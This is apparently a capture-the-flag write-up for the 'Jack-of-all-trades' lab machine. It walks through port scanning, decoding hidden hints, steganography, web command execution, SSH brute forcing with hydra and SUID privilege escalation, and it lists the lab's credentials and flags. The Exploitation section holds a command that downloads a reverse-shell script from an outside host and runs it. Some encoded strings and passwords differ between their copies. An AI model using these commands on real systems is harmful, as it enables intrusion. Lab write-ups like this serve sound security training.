

## Enumeration

```
# We do port scan and found that web is running on port 22 and ssh on 80

#firefox bans sus ports by default so overrided the sttings and allowed port 22 on browser and get the landing page

# we get a passsword for user jack but it didnt worked

# in /recovery.php we got a cipher but unable to decrypt it

# WE research johny grave reference and after osint get a way to break the cipher
```

## Nmap

```
ORT STATE SERVICE VERSION
22/tcp open  http  Apache httpd 2.4.10 ((Debian))
|_ http-server-header: Apache/2.4.10 (Debian)
|_ http-title: Jack-of-all-trades!
|_ ssh-hostkey: ERROR: Script execution failed (use -d to debug)
80/tcp open  ssh    OpenSSH 6.7p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
| 1024 13:b7:f0:a1:14:e2:d3:25:40:ff:4b:94:60:c5:00:3d (DSA)
| 2048 91:0c:d6:43:d9:40:c3:88:b1:be:35:0b:bc:b9:90:88 (RSA)
| 256 a3:fb:09:fb:50:80:71:8f:93:1f:8d:43:97:1e:dc:ab (ECDSA)
|_ 256 65:21:e7:4e:7c:5a:e7:bc:c6:ff:68:ca:f1:cb:75:e3 (ED25519)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.10 - 3.13 (95%), Linux 5.4 (95%), ASUS RT-N56U WAP (Linux 3.4) (95%), Linux 3.16 (95%), Linux 3.1 (93%), Linux 3.2 (93%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (92%), Linux 3.13 (92%), Linux 3.2 - 3.16 (92%), Linux 3.2 - 4.9 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 4 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 22/tcp)
HOP RTT ADDRESS
1 197.56 ms 10.4.0.1
2 ... 3
4 453.75 ms 10.10.146.59
```

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .  
Nmap done: 1 IP address (1 host up) scanned in 57.14 seconds

## http:22

```
# First allowed browser to connect port 22 on browser

# Got a /asset directory from gobuster

# From source got a lead regarding /asset
```

```

<!--Note to self - If I ever get locked out I can get back in at /recovery.php! -->
<!-- UmVtZW11ZXIgdG8gd2lzaCBkb2hucSBHcmF2ZXhpd2VsbCB3aXRoIGhpcyBjcmlwdG8gam9iaHtudGluZyEg5GZlIGVvY29kaW5nIHw5c3RlbXMyXJlIGFtYXppbmchIEFsc28gZ290dGEgcmVtZW11ZXIgeW91ciBwYXNzd29yZDogdT9XdEtTcmFxCG== -->
<p>I hope you choose to employ me. I love making new friends!</p>
<p!hope to see you soon!</p>
<p id="signature">Jack</p>
```

```
# The string got decoded
```

```
# echo "UmVtZW1iZXIgdG8gd2lzaCBKb2hueSBHcmF2ZXMgd2VsbnCB3aXRoIGhpcyBjcmlwdG8gam9iaHVudGluZyEgSgZlIGVuY29kaW5nIHN5c3RlbXMeYXJlIGFtYXppbmchIEFsc28gZ290dG8gcmlvZW1iZXIgeW91ciBwYXNzd29yZDogdT9XdEtTcmFxCg==" | base64 -d
Remember to wish Johnny Graves well with his crypto jobhunting! His encoding systems are amazing! Also gotta remember
your password: u?WtKSraq
```

```
# Now we further get a cipher and after osint get a way to break cipher
```

```
# the decoded cipher hints us that the stego.jpg holds the real credentials so we gonna research it again
```

```
# steghide required pass phrase so i gave it the one which we found previously on main page and get a cred.txt
```

# This was a rabbit hole and the note said that we are on correct path but wrong image


```
# we also have a header.jpg so i inspected that and got a cred file and cred
```

```
(root@CyberJunkie)-[~/Tryh
# cat cms.creds
Here you go Jack. Good thing y

Username: jackinthebox
Password: TplFxiSHjY

(root@CyberJunkie)-[~/Tryh
```

```
#After logging in we get a hint to get a web based rce
```



***gobuster***

```
./hta          (Status: 403) [Size: 277]
./htpasswd     (Status: 403) [Size: 277]
./htaccess     (Status: 403) [Size: 277]
/assets       (Status: 301) [Size: 316] [--> http://10.10.146.59:22/assets/]
/index.html    (Status: 200) [Size: 1605]
/server-status (Status: 403) [Size: 277]
```

***/recovery.php***

In recovery.php source we again get a monoalphabetic ciphered string

```
</form>
<!-- G02T0MRXHE3TEN3B62TD0MRWGUZDANRXG42TMZJWG4ZDANRXG42T0MRSGA3TANRVG4ZD0MJXG13DCNRXG43DMZJXHE3DMRROGY3TMRSGA3D0NZVG4ZDEBWBGU3TEN2QGYZD0MJXG13DKNTDGIYD00JWG3ITJNZWGYTMBWU3DKNZSGIYD0NJXG3Y3TCNZRG4ZDMMJSGA3DENRNG1YDMMNZXGU3TEMRG42TMRXHE
```

# to decrypt it i tried many ciphers but all failed

#


## Osint+Cipher

# we had a name johny graves in source code so searched the name and got a myspace account

# it had a post whihc told us how to what his favoutrite encoding technique is



# SO we have to reverse this




# WE decode the cipher

Remember that the credentials to the recovery login are hidden on the homepage! I know how forgetful you are, so here's a hint: [bit.ly/2TvYQ2S](https://bit.ly/2TvYQ2S)


## Exploitation

# After logging in we get a hint that a cmd get parameter can be used so we used that and get a rce




# we used the following payload to transfer the shell on machine and then executing it to get shell back

`cd /tmp;wget http://10.4.30.255/bashreverse.sh;chmod 777 bashreverse.sh;bash bashreverse.sh;pwd`



# Got a shell



## PostExploitation

# Got a password list

# Bruteforcing it with hydra and got jack ssh password


```
# hydra -l jack -P jacks_password_list ssh://$ip:80
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military
service organizations, or for illegal purposes (this is non-binding, these *** ignore l
anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-06-16 11:21:43
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommend
he tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 24 login tries (l:1/p:24), ~2 tri
[DATA] attacking ssh://10.10.146.59:80/
[80][ssh] host: 10.10.146.59 login: jack password: ITMJpGGIqg1jn?>@
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-06-16 11:21:55
```

# IN jack directroy we have user.jpg and if you open it we get the user flag

# we get a suid binary strings which basically convert contents of file in ascii format

```
jack@jack-of-all-trades:~$ find / -type f -perm -4000 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/pt_chown
/usr/bin/chsh
/usr/bin/at
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/strings
/usr/bin/sudo
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/procmail
/usr/sbin/exim4
```



# so we used this to read root flag as when this bianry runs,it has uid 0f 0 and it can access root flag

```
jack@jack-of-all-trades:~$ /usr/bin/strings /root/root.txt
ToDo:
1.Get new penguin skin rug -- surely they won't miss one or two of those blasted creatures?
2.Make T-Rex model!
3.Meet up with Johny for a pint or two
4.Move the body from the garage, maybe my old buddy Bill from the force can help me hide her?
5.Remember to finish that contract for Lisa.
6.Delete this: securi-tay2020_{6f125d32f38fb8ff9e720d2dbce2210a}
jack@jack-of-all-trades:~$
```

# We can also read /etc/shadow but thats unnecessary as we got the root flag

securi-tay2020\_{6f125d32f38fb8ff9e720d2dbce2210a}

## Loot

## ***Credentials***

# stego password

ju?WtKSraq

# Web creds

/recovery.php

Username: jackinthebox

Password: TpIFxiSHjY

# SSH creds

jack : ITMJpGGlqg1jn?>@

## ***Flags***

### # User Flag

securi-tay2020\_{p3ngu1n-hunt3r-3xr40rd1n41r3}

### # Root Flag

securi-tay2020\_{6f125d32f38fb8ff9e720d2dbce2210a}